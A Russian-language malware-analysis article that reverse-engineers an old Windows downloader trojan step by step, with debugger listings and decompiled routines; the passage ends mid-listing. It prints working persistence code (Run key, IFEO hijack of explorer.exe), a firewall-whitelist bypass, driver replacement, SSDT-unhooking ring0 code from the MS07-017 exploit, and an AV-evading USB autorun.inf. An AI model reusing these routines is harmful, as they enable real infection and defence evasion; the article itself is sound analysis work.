[от автора]

Привет всем. Недавно мне попался один интересный файлик, посмотрев его в отладчике, решил что надо написать статью об этом. Название лоадера (а это именно лоадер) я приводить не буду, т.к. не могу быть уверен на 100% что это именно то, что я думаю, да и начнёться никому не нужный флуд по-этому поводу, так что я его назвал loader unknown. Цель статьи показать реверс малварки на примере, мы рассмотрим все приёмы, используемые в ней, на некоторых остановимся подробно.

[часть первая: вступление]

Сначала нам нужно получить максимум информации о файле не запуская его. Натравим на семпл различные утилиты. В итоге получим примерно следуюшее:

Размер:

26 Kb

Секции файла:


Name	VOffset	VSize	ROffset	RSize	Flags	Scan	?
.idata	00001000	000001A0	00000200	00000200	C0000040	imp	-
.code	00002000	00000533	00000400	00000600	60000020	none	-
.data	00003000	00005CDC	00000A00	00005E00	E0000040	none	-

Импорт:

Source DLL	RvaName	FirstThunk
user32.dll	00001050	00001096
gdi32.dll	0000105C	0000114A
shlwapi.dll	00001066	00001186

API Function	Hint	Rva
CreateWindowExA	0000	00001096
LoadIconA	0000	0000109A
LoadCursorA	0000	0000109E
RegisterClassA	0000	000010A2
GetMessageA	0000	000010A6
DispatchMessageA	0000	000010AA

Крипто:



Как видим, не очень много информации удалось извлечь, придётся полагаться только и любимые тулзы: OllyDbg, IdaPro.

Запустив exe в отладчике, окажемся в таком месте:

листинг

```
004022D3 r> $  8B3C24           MOV EDI,DWORD PTR SS:[ESP]                    ;  kernel32.7C816FD7
004022D6    .  E8 20FFFFFF      CALL rev.004021FB
004022DB    .  A3 FC304000      MOV DWORD PTR DS:[4030FC],EAX
004022E0    .  E8 99FFFFFF      CALL rev.0040227E
004022E5    .  68 98304000      PUSH rev.00403098                             ;  ASCII "ExitProcess"
004022EA    .  FF35 FC304000    PUSH DWORD PTR DS:[4030FC]
004022F0    .  FF15 F8304000    CALL DWORD PTR DS:[4030F8]
```

В самом начале идёт код, очень похожий на тот, что в обычных программах, только цель его сбить антивирус столку, благодаря различным антиэмульным фишкам, использованным в софте. Ссылки по теме:

http://ru.wikipedia.org/wiki/Эмуляция
http://ru.wikipedia.org/wiki/Обнаружение,_основанное_на_эмуляции

Посмотри как отриагируют Антивирусы, на этот файл (рассмотрим только авиру, т.к. пользуюсь ей):

Antivir2.1.12-61 2008-09-29 [TR/Gernid.C.3]

Поищим в гугле описание вирусняка:

http://safe.cnews.ru/bugtrack/entry/index.shtml?malicious/2008/08/18/111294
http://en.securitylab.ru/viruses/357373.php

Вроде похоже на правду, ну чтоже, начнём, пожалуй.

[часть вторая: распаковка]

Мда, криптор узнать не удалось, значит опять что-то самописное. Нас этим не испугаешь, загрузим exe в OllyDbg и попробуем распаковать. Пройдя немного от начала, т.к. там нет ничего особо интересного, разве что не много антиэмуля:

листинг

```
00402321    .  B9 DEC00000         MOV ECX,0C0DE
00402326    .  B9 00000000         MOV ECX,0
0040232B    .  81C1 BBA90000       ADD ECX,0A9BB
00402331    .  81C1 0100F000       ADD ECX,0F00001 // ECX = 00F0A9BC
00402337    >  3245 00             XOR AL,BYTE PTR SS:[EBP]
0040233A    .  9B                  WAIT
0040233B    .  DBE3                FINIT
0040233D    .  31C0                XOR EAX,EAX
0040233F    .  EB 01               JMP SHORT rev.00402342
00402341    .  AA                  STOS BYTE PTR ES:[EDI]
00402342    >^ E2 F3               LOOPD SHORT rev.00402337 // цикл
```

и раскриптовка части кода:

листинг

```
00402371    .  50                  PUSH EAX
00402372    .  68 98F7FFFF         PUSH FFFFF798 // размер = NEG(FFFFF798) = 00000868
00402377    .  68 CC8C4000         PUSH rev.00408CCC // ключ (16 байт)
0040237C    .  68 2C6B4000         PUSH rev.00406B2C // адрес
00402381    .  E8 7AFCFFFF         CALL rev.00402000 // процедура декрипта
```

мы наткнёмся на очень интересное место:

листинг

```
00402467    .  68 A4304000         PUSH rev.004030A4                                ; /pWndClass =
rev.004030A4
0040246C    .  FF15 A2104000       CALL DWORD PTR DS:[<&user32.RegisterClassA>]      ; \RegisterClassA
00402472    .  6A 00               PUSH 0                                           ; /lParam = NULL
00402474    .  FF35 B4304000       PUSH DWORD PTR DS:[4030B4]                       ; |hInst = 00400000
0040247A    .  6A 00               PUSH 0                                           ; |hMenu = NULL
0040247C    .  6A 00               PUSH 0                                           ; |hParent = NULL
0040247E    .  68 C0000000         PUSH 0C0                                         ; |Height = C0 (192.)
00402483    .  68 00010000         PUSH 100                                         ; |Width = 100 (256.)
00402488    .  68 18FCFFFF         PUSH -3E8                                        ; |Y = FFFFFC18 (-1000.)
0040248D    .  68 18FCFFFF         PUSH -3E8                                        ; |X = FFFFFC18 (-1000.)
00402492    .  68 00004800         PUSH 480000                                      ; |Style =
WS_OVERLAPPED|WS_SYSMENU|WS_DLGFRAME
00402497    .  68 05304000         PUSH rev.00403005                                ; |WindowName = "Enter
text here..."
0040249C    .  68 18304000         PUSH rev.00403018                                ; |Class = "NOTEPAD.EXE"
004024A1    .  6A 00               PUSH 0                                           ; |ExtStyle = 0
004024A3    .  FF15 96104000       CALL DWORD PTR DS:[<&user32.CreateWindowExA>]     ; \CreateWindowExA
```

Значит так, этот код регистрирует класс и создаёт окно. По адресу 004030A4 находится структура WNDCLASS.

```
typedef struct _WNDCLASS {    // wc
   UINT    style;
   WNDPROC lpfnWndProc;
   int     cbClsExtra;
   int     cbWndExtra;
   HANDLE  hInstance;
   HICON   hIcon;
   HCURSOR hCursor;
   HBRUSH  hbrBackground;
   LPCTSTR lpszMenuName;
   LPCTSTR lpszClassName;
} WNDCLASS;
```

Из которой нас интересует только поле lpfnWndProc (Points to the window procedure) т.е. функция обработчик сообщений для нового окна. В исследуемом exe обработчик находиться по адресу 004024D8. Заглянем в эту процедуру:

листинг

```
004024E1   |.  837D 0C 01          CMP [ARG.2],1 // WM_CREATE
004024E5   |.  74 14               JE SHORT rev.004024FB
…
004024FB   |> \8D4D FC             LEA ECX,[LOCAL.1]
004024FE   |.  51                  PUSH ECX
004024FF   |.  6A 00               PUSH 0
00402501   |.  6A 00               PUSH 0
00402503   |.  68 1B254000         PUSH rev.0040251B
00402508   |.  6A 00               PUSH 0
0040250A   |.  6A 00               PUSH 0
0040250C   |.  FF15 04314000       CALL DWORD PTR DS:[403104]                    ;  kernel32.CreateThread
```

Значит обрабатывается событие WM_CREATE и создаётся новый поток - 0040251B. Главный же поток в это время будет зациклен в коде:

листинг

```
004024BA    > /6A 00              PUSH 0                                        ; /MsgFilterMax = 0
004024BC    . |6A 00              PUSH 0                                        ; |MsgFilterMin = 0
004024BE    . |6A 00              PUSH 0                                        ; |hWnd = NULL
004024C0    . |68 CC304000         PUSH rev.004030CC                             ; |pMsg = rev.004030CC
004024C5    . |FF15 A6104000       CALL DWORD PTR DS:[<&user32.GetMessageA>]     ; \GetMessageA
004024CB    . |68 CC304000         PUSH rev.004030CC                             ; /pMsg = WM_NULL
004024D0    . |FF15 AA104000       CALL DWORD PTR DS:[<&user32.DispatchMessageA>] ; \DispatchMessageA
004024D6    .^\EB E2              JMP SHORT rev.004024BA
```

Значит идём по адресу 0040251B:

листинг

```
0040251B    .  FF15 08314000      CALL DWORD PTR DS:[403108]  ;  kernel32.GetCurrentThread
// вернёт FFFFFFFE
00402521    .  89C3               MOV EBX,EAX // EBX = FFFFFFFE
00402523    .  B8 B9000000        MOV EAX,0B9
00402528    .  28D8               SUB AL,BL // AL = BB
0040252A    .  B9 FE2F4000        MOV ECX,rev.00402FFE
0040252F    .  29D9               SUB ECX,EBX // ECX = 00403000
00402531    .  FFE1               JMP ECX
```

На лицо простенький антиэмуль :) Переход будет на адрес 00403000.

Чуть дальше по коду будет цикл расшифровки:

листинг

```
00403110     BF 24314000          MOV EDI,rev.00403124
00403115     B9 083A0000          MOV ECX,3A08 // SIZE
0040311A     2807                 SUB BYTE PTR DS:[EDI],AL // AL = BB
0040311C     3007                 XOR BYTE PTR DS:[EDI],AL // AL = BB
0040311E     47                   INC EDI
0040311F   ^ E2 F9                LOOPD SHORT rev.0040311A
```

После него, мы окажемся здесь:

листинг

```
.data:00403124          push    offset aKernel32_dll_0 ; "kernel32.dll"
.data:00403129          call    ds:LoadLibraryA
.data:0040312F          mov     ebx, eax
.data:00403131          mov     edi, offset aExitthread ; "ExitThread"
.data:00403136          mov     esi, offset ExitThread
```

Адрес 00403124 можно принять за начало малвары. В принципе на этом месте надо сдампить всё это дело, импорт можно восстановить позже, т.к. он получается динамически, но для упрощения анализа это будет не лишним.

[часть третья: исследование]

Ну приступим к самому интересному. В самом начале малвара выполняет некоторые подготовительные работы – получает динамически адреса некоторых апи, получает системные пути и т.д.

листинг

```
00403155    .  68 88130000       PUSH 1388                                ; /BufSize = 1388 (5000.)
0040315A    .  50                PUSH EAX                                 ; |Buffer
0040315B    .  68 9F464000       PUSH dump.0040469F                         |VarName = "ProgramFiles"
00403160    .  FF15 514C4000     CALL DWORD PTR DS:[404C51]               ; \GetEnvironmentVariableA
. . .
000940F8  43 3A 5C 50 72 6F 67 72 61 6D 20 46 69 6C 65 73  C:\Program Files
00094108  5C 4D 69 63 72 6F 73 6F 66 74 20 43 6F 6D 6D 6F  \Microsoft Commo
00094118  6E 5C 77 75 61 75 63 6C 74 2E 65 78 65           n\wuauclt.exe
…
00403257    .  68 07464000       PUSH dump.00404607                       ; /FileName = "urlmon.dll"
0040325C    .  FF15 9C114000     CALL DWORD PTR DS:[40119C]               ; \LoadLibraryA
00403262    .  89C3              MOV EBX,EAX
00403264    .  BF 864E4000       MOV EDI,dump.00404E86                    ;  ASCII "URLDownloadToFileA"
```

Ну куда же без URLDownloadToFileA то? :)

листинг

```
.data:00403286          push    offset NtSetInformationThread ; lpProcName
.data:0040328B          push    eax           ; hModule
.data:0040328C          call    GetProcAddress
.data:00403292          test    eax, eax
.data:00403294          jz      @pass_all_bypass
.data:0040329A          mov     NtSetInformationThread, eax
.data:0040329F          push    21A0h         ; nSize
.data:004032A4          push    offset loc_406B2C ; lpBuffer
.data:004032A9          call    MainBypassProc
.data:004032AE          retn
```

Т.е. если не удалось получить адрес функции NtSetInformationThread (скорее всего для не NT OS), то софт не будет выполнять никакие обходы, а просто добавиться в автозагрузку:

листинг

```
LSTATUS __cdecl AddRegAutorun()
{
  LSTATUS result; // eax@1
  int len; // eax@2
  HKEY hKey; // [sp+0h] [bp-4h]@1

  result = RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &hKey);
  if ( !result )
  {
    len = lstrlen(lpPathName);
    RegSetValueExA(hKey, "svchost", 0, 1u, (const BYTE *)lpPathName, len);
    result = RegCloseKey(hKey);
  }
  return result;
}
```

и начнёт скачивать всякий хлам на комп. Едем дальше, рассмотрим, наконец, MainBypassProc. В самом начале наткнёмся на интересный код:

листинг

```
.data:00403CB0          push    offset LibFileName ; "sfc_os.dll"
.data:00403CB5          call    ds:LoadLibraryA
.data:00403CBB          push    5               ; lpProcName
.data:00403CBD          push    eax             ; hModule
.data:00403CBE          call    GetProcAddress
```

Для тех кто в танке, уточню, тут получается указатель на полезную функцию SetSfcFileException под 5-ым ординалом:

SetSfcFileException function

This function is exported by sfc_os.dll. Normally, it makes Windows allowing the modification of any protected file given in parameter during 60 seconds. Of course, this function is used in a privileged session! Its main role is to disable Windows dialog box warning when a protected file is modified, this is stealthier than terminating/patching services or changing some reg values.

The prototype of SetSfcFileException function is:
SetSfcFileException(DWORD param1 , PWCHAR param2 , DWORD param3);

param1: Always set to 0
param2: The full path of the file to modify later
param3: Always set to -1

С помощью неё можно отключить защиту системного файла на 1 минуту. Потом будет ясно, зачем это нашей малваре :) Вот и добрались мы до самой интересной части:

листинг

```
.data:00403CC9          call    _DoGdi32Expoit
.data:00403CCE          test    eax, eax
.data:00403CD0          jnz     short @pass_install_driver
.data:00403CD2
.data:00403CD2 loc_403CD2:                      ; DATA XREF: MainBypassProc+9o
.data:00403CD2          mov     ebp, dword_4046C5
.data:00403CD8          mov     esp, dword_4046C1
.data:00403CDE          push    offset @SEH
.data:00403CE3          push    large dword ptr fs:0
.data:00403CEA          mov     large fs:0, esp
.data:00403CF1          call    _DropDriverToTemp
.data:00403CF6          mov     [ebp+lpFileName], eax
.data:00403CF9          push    [ebp+lpFileName] ; lpExistingFileName
.data:00403CFC          call    _ReplaceSysDriver
.data:00403D01          push    [ebp+lpFileName] ; lpFileName
.data:00403D04          call    _DeleteFile
.data:00403D09
.data:00403D09 @pass_install_driver:            ; CODE XREF: MainBypassProc+63j
.data:00403D09          call    GetCommandLineA
```

По адресу 00403CC9 расположена функция, которую я обозвал её _DoGdi32Expoit, из названия понятно, что она юзает уязвимость в Gdi32, если уязвимость удалось заюзать, то драйвер (он находиться внутри exe файла) малвара в систему устанавливать не будит. Переместимся в OllyDbg на адрес 00403CC9 и увидим, что сначала получается список системных модулей, вызывается NtQuerySystemInformation с классом 11 – SystemModuleInformation.

От туда находиться имя ядра и его ImageBase. Дальше через LoadLibraryExA с флагом DONT_RESOLVE_DLL_REFERENCES подгружается NTDLL.DLL и ядро. Затем идёт функция очень похожая на многострадальную getKiServiceTableAddr (подробнее: http://www.rootkit.com/newsread.php?newsid=176). Ну а дальше дело техники – находяться адреса и номера интересующих сервисов, которые будут анхукнуты с помощью кода, выполненного в Ring0 из-за уязвимости. В самом конце статьи идёт код, не много причёсанный в иде (приложения 1-3). Но давайте же рассмотрим интересующую нас процедуру 0040386C - DoGdi32Ring0. С первого взгляда не понятно, что же она в итоге делает, но реверсер должен использовать всё, что у него есть под рукой, поэтому воспользуемся поиском.

Мне показались странными функции:

листинг

```
00403915   |.  50              PUSH EAX                                 ; /pLogpalette
00403916   |.  FF15 F54D4000   CALL DWORD PTR DS:[404DF5]               ; \CreatePalette
…
004039A1   |.  6A 00           PUSH 0                                   ; /Color = <BLACK>
004039A3   |.  FF75 F4         PUSH [LOCAL.3]                           ; |hPalette
004039A6   |.  FF15 F94D4000   CALL DWORD PTR DS:[404DF9]               ; \GetNearestPaletteIndex
```

И я загуглил по такому запросу: exploit+CreatePalette+GetNearestPaletteIndex и сразу же наткнулся на несколько интересных ссылок (http://www.milw0rm.com/exploits/3755). После прочтения которых,всё встало на свои места. Полное название уязвимости – “MS Windows GDI Local Privilege Escalation Exploit (MS07-017)”. На русском - http://support.microsoft.com/kb/925902

«уязвимость в GDI делает возможным удаленный запуск программного кода»

Там же можно скачать (просто в обязательном порядке) и апдейт на хрюшку WindowsXP-KB925902-x86-RUS.exe. Значит так, лоадер использует эксплоит 2007 года, позволяющий выполнить произвольный код в Ring0. Конкретно в этой малваре реализована функция анхука SDT, т.е. сбрасываются все перехваты антивирусов/фаерволов, если конечто таковые имеются на компе, описана она в приложении 1. Кстати, если сравнить код примера эксплоита с милворма и приложение 3, то можно найти много схожих черт ;) Но этот лоадер не так прост, если винда оказалась пропатчена, то он не теряется и пытается впихнуть свой драйвер вместо любого из присутсвующих на компе.

Сначала он извлекает в TEMP свой драйвер:

листинг

```
LPCSTR __cdecl DropDriverToTemp()
{
  const CHAR *pBuffer; // eax@1
  char *hRes; // eax@2
  void *hFile; // eax@3
  HANDLE hObject; // [sp+0h] [bp-10h]@1
  LPCSTR pDriverPath; // [sp+Ch] [bp-4h]@1
  LPCSTR lpTempFileName; // [sp+4h] [bp-Ch]@2
  DWORD NumberOfBytesWritten; // [sp+8h] [bp-8h]@3

  hObject = 0;
  pDriverPath = 0;
  pBuffer = (const CHAR *)GetMemSizeConst();
  if ( pBuffer )
  {
    lpTempFileName = pBuffer;
    GetTempPathA(0x104u, (LPSTR)pBuffer);
    GetTempFileNameA(lpTempFileName, "rdl", 0, (LPSTR)lpTempFileName);
    DeleteFile(lpTempFileName);
    hRes = (char *)CreateFileA(lpTempFileName, 0x40000000u, 0, 0, 1u, 0x80u, 0) + 1;
    if ( hRes )
    {
      hFile = hRes - 1;
      hObject = hFile;
      if ( WriteFile(hFile, 0x0040512Cu, 6656u, &NumberOfBytesWritten, 0) )
        pDriverPath = lpTempFileName;
    }
  }
  if ( hObject )
    CloseHandle(hObject);
  return pDriverPath;
}
```

Затем, открыв в реестре "SYSTEM\CurrentControlSet\Services" перечисляет с помощью RegEnumKeyExA все сервисы в системе, выбирая те, которые подойдут по условиям: поле Type = SERVICE_KERNEL_DRIVER и Start = SERVICE_DEMAND_START.

листинг

```
.data:00404191          push    offset aType    ; "Type"
.data:00404196          push    [ebp+phkResult] ; hKey
.data:00404199          call    RegQueryValueExA
.data:0040419F          test    eax, eax
.data:004041A1          jnz     @exit
...
.data:004041C5          push    offset aStart   ; "Start"
.data:004041CA          push    [ebp+phkResult] ; hKey
.data:004041CD          call    RegQueryValueExA
.data:004041D3          test    eax, eax
.data:004041D5          jnz     short @exit
.data:004041D7          cmp     [ebp+var_C], 3
.data:004041DB          jnz     short @exit
```

Если такой драйвер был найден, то для него отключается защита с помощью SetSfcFileException, он копируется в темп, а на его место малвару пихает свой дроф и пытается стартануть, после этого старый драйвер возвращается на место.

После этого, вне зависимости от того, был ли старт драйвера или нет, лоадер делает гадость:

листинг

```
LSTATUS __cdecl SetIFEO()
{
  int len; // eax@1
  HKEY hKey; // [sp+0h] [bp-8h]@1
  HKEY phkResult; // [sp+4h] [bp-4h]@1

  RegOpenKeyExA(
    HKEY_LOCAL_MACHINE,
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options",
    0,
    0xF003Fu,
    &hKey);
  RegCreateKeyExA(hKey, "explorer.exe", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
  RegCloseKey(hKey);
  len = lstrlen(lpPathName);
  RegSetValueExA(phkResult, "Debugger", 0, 1u, (const BYTE *)lpPathName, len);
  return RegCloseKey(phkResult);
}
```

Т.е. при запуске explorer.exe будет запускаться «C:\Program Files\Microsoft Common\wuauclt.exe» (а он в свою очередь запустит explorer, причём проверки на альтернативную оболочку не делается). Дальше лоадер получает пид svchost.exe и делает попытку заинжектиться в него через CreateRemoteThread, если инжект не прошёл, то делается тоже, только для текущего браузера и процесс создаёт сам лоадер, путь до которого получается из реестра «http\shell\open\command». Если и снова неудачно, то применяется дедовский способ (обход встроенного в виндовс фаервола):

листинг

```
LSTATUS __cdecl BypassWinFirewall()
{
  int ST18_4_0; // ST18_4@0
  int ST1C_4_0; // ST1C_4@0
  int v3; // ST18_4@1
  PHKEY v4; // ST18_4@1
  int len; // eax@1
  const BYTE *v6; // ST14_4@1
  CHAR ValueName; // [sp+0h] [bp-218h]@1
  char v8; // [sp+104h] [bp-114h]@1
  HKEY hKey; // [sp+212h] [bp-6h]@1

  GetModuleFileNameA(0, &ValueName, 0x104u);
  lstrcpy(&v8, &ValueName, ST18_4_0, ST1C_4_0);
  *(_DWORD *)&ValueName = ":*:Enabled:";
  lstrcat(&v8, v3);
  *(_DWORD *)&ValueName = "EMOTIONS_EXECUTABLE";
  lstrcat(&v8, v3);
  *(_DWORD *)&ValueName = &hKey;
  RegOpenKeyExA(
    HKEY_LOCAL_MACHINE,
    "SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile\\AuthorizedApplications\\List",
    0,
    0xF003Fu,
    v4);
  *(_DWORD *)&ValueName = &v8;
  len = lstrlen(&v8);
  return RegSetValueExA(hKey, &ValueName, 0, 1u, v6, len);
}
```

А после идёт уже знакомая нам AddRegAutorun :) если же инжект, хоть куда-нибудь удался, то лоадер так же инжектиться в эксплорер и завершается, значит скачивать он будет только из доверенных приложений ;) Фух, наконец-то мы и добрались до самой последней части лоадера, собственно, скачка файла. Подгружается wininet.dll ииз неё дёргаются необходимые апишки:

листинг

```
00407C2A  49 6E 74 65 72 6E 65 74 4F 70 65 6E 41 00 49 6E  InternetOpenA.In
00407C3A  74 65 72 6E 65 74 4F 70 65 6E 55 72 6C 41 00 49  ternetOpenUrlA.I
00407C4A  6E 74 65 72 6E 65 74 53 65 74 46 69 6C 65 50 6F  nternetSetFilePo
00407C5A  69 6E 74 65 72 00 49 6E 74 65 72 6E 65 74 52 65  inter.InternetRe
00407C6A  61 64 46 69 6C 65 00 49 6E 74 65 72 6E 65 74 43  adFile.InternetC
00407C7A  68 65 63 6B 43 6F 6E 6E 65 63 74 69 6F 6E 41 00  heckConnectionA.
00407C8A  49 6E 74 65 72 6E 65 74 43 6C 6F 73 65 48 61 6E  InternetCloseHan
00407C9A  64 6C 65 00 49 6E 74 65 72 6E 65 74 41 74 74 65  dle.InternetAtte
00407CAA  6D 70 74 43 6F 6E 6E 65 63 74 00 49 6E 74 65 72  mptConnect.Inter
00407CBA  6E 65 74 47 6F 4F 6E 6C 69 6E 65 00 49 6E 74 65  netGoOnline.Inte
00407CCA  72 6E 65 74 41 75 74 6F 64 69 61 6C 00 00 00 00  rnetAutodial....
```

Аналогично и с iphlpapi.dll:

листинг

```
00407CFC  47 65 74 41 64 61 70 74 65 72 73 49 6E 66 6F 00  GetAdaptersInfo.
00407D0C  47 65 74 42 65 73 74 49 6E 74 65 72 66 61 63 65  GetBestInterface
```

И ещё пара длл, включая и ws2_32.dll :) Дальше лоадер создаёт окно (по-моему это уже было)

листинг

```
0006FDE8  00000000  |ExtStyle = 0
0006FDEC  004087F4  |Class = "WNDCLASSXEMORES"
0006FDF0  00000000  |WindowName = NULL
0006FDF4  00480000  |Style = WS_OVERLAPPED|WS_SYSMENU|WS_DLGFRAME
0006FDF8  FFFFFC18  |X = FFFFFC18 (-1000.)
0006FDFC  FFFFFC18  |Y = FFFFFC18 (-1000.)
0006FE00  000000C8  |Width = C8 (200.)
0006FE04  000000C8  |Height = C8 (200.)
0006FE08  00000000  |hParent = NULL
0006FE0C  00000000  |hMenu = NULL
0006FE10  00400000  |hInst = 00400000
0006FE14  00000000  \lParam = NULL
```

Скорее всего для того, чтобы проактивки не кричали на приложение без окон, которое лезет в сеть (я так предполагаю).

Затем создаётся поток, для заражения флешек (ай как не хорошо)

листинг

```
.data:00407513              push    ebp
.data:00407514              mov     ebp, esp
.data:00407516              mov     ebp, [ebp+8]
.data:00407519              push    8001h
.data:0040751E              call    dword ptr [ebp+SetErrorMode]
.data:00407524              call    _GetMem_0
.data:00407529              mov     [ebp+1C04h], eax
.data:0040752F
.data:0040752F @next:                       ; CODE XREF: .data:00407572j
.data:0040752F              push    dword ptr [ebp+1C04h]
.data:00407535              push    1388h
.data:0040753A              call    dword ptr [ebp+GetLogicalDriveStringsA]
.data:00407540              mov     edi, [ebp+1C04h]
.data:00407546
.data:00407546 @loop:                           ; CODE XREF: .data:00407565j
.data:00407546              push    edi
.data:00407547              call    dword ptr [ebp+GetDriveTypeA]
.data:0040754D              cmp     eax, 2
.data:00407550              jnz     short @not_flashdrive
.data:00407552              push    edi
.data:00407553              call    CopyToFlashdrive // заражаем очередную флешку
.data:00407558              pop     edi
.data:00407559
.data:00407559 @not_flashdrive:                 ; CODE XREF: .data:00407550j
.data:00407559              xor     eax, eax
.data:0040755B              xor     ecx, ecx
.data:0040755D              dec     ecx
.data:0040755E              repne scasb
.data:00407560              cmp     byte ptr [edi], 0
.data:00407563              jz      short @sleep
.data:00407565              jmp     short @loop
```

Если нашли флешку, то создаются скрытые файлы autorun.inf и system.exe

листинг

```
[autorun]
;j
open=system.exe
;j
shellexecute=system.exe
;j
shell\Explore\command=system.exe
;j
shell\Open\command=system.exe
;j
shell=Explore
```

Символы “;j” вставлены, чтобы не палили антивирусы (вот как их бывает легко обмануть). Основной же поток в это время пытается получить адрес www.microsoft.com и если удачно, то стучимся на админку, но перед этим лоадер получает ид компа = серийному номеру жёсткого диска. Оттстучаться он пытается несколько раз, немного не обычно кстати, через GetBestInterface и GetAdaptersInfo

Функция GetBestInterface возвращает индекс интерфейса, который лучше всего использовать для доступа к указанному адрес.

Функция GetAdaptersInfo получает перечень всех сетевых устройств, установленных на компьютере.

Далее лоадер пытается отбросить внутренние (локальные) сетевые интерфейсы:

листинг

```
00406CC8  FF 74 26 8D 8F B0 01 00 00 31 C0 8B 01 3D 31 39  .t&ЌЏ....1A..=19
00406CD8  32 2E 74 15 3D 31 37 32 2E 74 0E 25 FF FF FF 00  2.t.=172.t.%....
00406CE8  3D 31 30 2E 00 74 02 EB 09 31 C0 40 89 85 E1 1B  =10..t.л.1A@..б.
```

В итоге InternetAttemptConnect + InternetOpenA + InternetOpenUrlA + InternetReadFile, после получения комманд лоадер, наконец-то, завершается.

Функция InternetAttemptConnect, позволяет приложению попытаться установить соединение с интернетом, прежде чем делать какие-либо запросы к ресурсам Сети. Обычно эта функция заставляет систему вывести на экран окно дозвона до провайдера.

DWORD InternetAttemptConnect(DWORD dwReserved);

Единственный параметр функции зарезервирован и должен быть равен нулю.В отличие от предыдущих функций, InternetAttemptConnect возвращает значение типа DWORD. Если оно равно ERROR_SUCCESS, то попытка установить соединение с Интернетом удалась. В противном случае будет возвращен код ошибки.

Функция InternetOpen инициализирует использование Internet API, и поэтому должна вызываться самой первой. Она заставляет wininet.dll инициализировать внутренние структуры данных и подготовиться к последующим вызовам других функций.

InternetOpenUrl возвращает дескриптор FTP-, HTTP- или Gopher-ресурса, если соединение было установлено, или NULL, если соединение установить не удалось. В последнем случае функция GetLastError возвратит информацию об ошибке.

После того как получен дескриптор открытого ресурса, можно производить чтение данных с помощью функции InternetReadFile, которая считывает ресурс в виде потока байтов.

[часть четвёртая: заключение]

Ну что же в итоге имеем, весьма противную штуку ввиде лоадера, который может доставить много неприятностей, тем у кого не стоят критические заплатки на винде и нету антивируса/фаервола. Если же стоят все обновления и пользователь сидит не под Администратором (желательно), да и в трее имеется значок какого-нибудь более-менее надёжного антивируса с проактивной защитой:

http://ru.wikipedia.org/wiki/Обнаружение_аномалий
http://ru.wikipedia.org/wiki/Антивирус

то проблем никаких не будет, т.к. в лоадере используется не актуальная уязвимость, и на неё давно уже есть заплатки, которые можно скачать на сайте мелкомягких (ссылка была выше). При исследовании у меня возникло ощущение, что этот софт несколько раз кусками переписывался, причём разными людьми, но это, как говориться, моё ИМХО :)

Ну вот, вроде бы и всё. До следующих встреч.

Приложение 1. Эта процедура будет выполнена в Ring0.

```
.data:004039EE CodeToRing0     proc near               ; DATA XREF: _DoGdi32Expoit:loc_403769o
.data:004039EE
.data:004039EE iCnt            = dword ptr -0Ch
.data:004039EE var_8           = dword ptr -8
.data:004039EE var_4           = dword ptr -4
.data:004039EE
.data:004039EE                 push    ebp
.data:004039EF                 mov     ebp, esp
.data:004039F1                 sub     esp, 0Ch
.data:004039F4                 push    edx
.data:004039F5                 push    ecx
.data:004039F6                 mov     dword_4046D5, 1
.data:00403A00                 cli
.data:00403A01                 mov     eax, cr0
.data:00403A04                 mov     [ebp+var_8], eax
.data:00403A07                 and     eax, 0FFFEFFFFh
.data:00403A0C                 mov     cr0, eax
.data:00403A0F                 xor     eax, eax
.data:00403A11                 mov     [ebp+iCnt], eax
.data:00403A14
.data:00403A14 @loop:                                  ; CODE XREF: CodeToRing0+58j
.data:00403A14                 cmp     [ebp+iCnt], 41
.data:00403A18                 jz      short @exit
.data:00403A1A                 mov     ecx, [ebp+iCnt]
.data:00403A1D                 mov     edx, Array_of_SrvAddress[ecx*4] // массив с адресами сервисов
.data:00403A24                 mov     ecx, Array_of_SrvId[ecx*4] // массив с номерами сервисов
.data:00403A2B                 mov     [ebp+var_4], ecx
.data:00403A2E                 cmp     ecx, 0FFFFFFFFh
.data:00403A31                 jz      short @next
.data:00403A33                 mov     eax, dword_4046D1
.data:00403A38                 mov     eax, [eax]
.data:00403A3A                 mov     ecx, [ebp+var_4]
.data:00403A3D                 lea     eax, [eax+ecx*4]
.data:00403A40                 lock xchg edx, [eax]
.data:00403A43
.data:00403A43 @next:                                  ; CODE XREF: CodeToRing0+43j
.data:00403A43                 inc     [ebp+iCnt]
.data:00403A46                 jmp     short @loop
.data:00403A48 ; ---------------------------------------------------------------------------
.data:00403A48
.data:00403A48 @exit:                                  ; CODE XREF: CodeToRing0+2Aj
.data:00403A48                 mov     eax, [ebp+var_8]
.data:00403A4B                 mov     cr0, eax
.data:00403A4E                 sti
.data:00403A4F                 pop     ecx
.data:00403A50                 pop     edx
.data:00403A51                 xor     eax, eax
.data:00403A53                 inc     eax
.data:00403A54                 leave
.data:00403A55                 retn
.data:00403A55 CodeToRing0     endp
```

Приложение 2. Процедура, получающая основные параметры для реализации уязвимости.

```
int __cdecl DoGdi32Expoit()
{
  int ST10_4_0; // ST10_4@0
  int ST14_4_0; // ST14_4@0
  int pmembuf1; // eax@2
  int v3; // ST10_4@4
  HMODULE KernelHandle; // eax@6
  HMODULE KernelAddress; // ST10_4@6
  int TableAddr; // ST14_4@7
  FARPROC SvcDescTableAddress; // eax@8
  __int16 *ServiceName; // edi@9
  signed int namelen; // ecx@12
  int result; // eax@18
  HMODULE DllHandle; // eax@5
  int Addres; // eax@7
  int iSrvId; // eax@11
  char pr_name_end; // zf@14
  char v15; // [sp+14h] [bp-214h]@1
  int v16; // [sp+18h] [bp-210h]@1
  int pmembuf2; // [sp+1Ch] [bp-20Ch]@3
  int KernelImageBase; // [sp+8h] [bp-220h]@4
  CHAR LibFileName; // [sp+20h] [bp-208h]@4
  char KernelName; // [sp+124h] [bp-104h]@4
  HMODULE NtdllHandle; // [sp+10h] [bp-218h]@5
  signed int iCnt; // [sp+Ch] [bp-21Ch]@9

  dword_4046D5 = 0;
  if ( NtQuerySystemInformation(11, &v15, 4, &v16) == 0xC0000004 && (pmembuf1 = GetMem(), pmembuf1) )
  {
    pmembuf2 = pmembuf1;
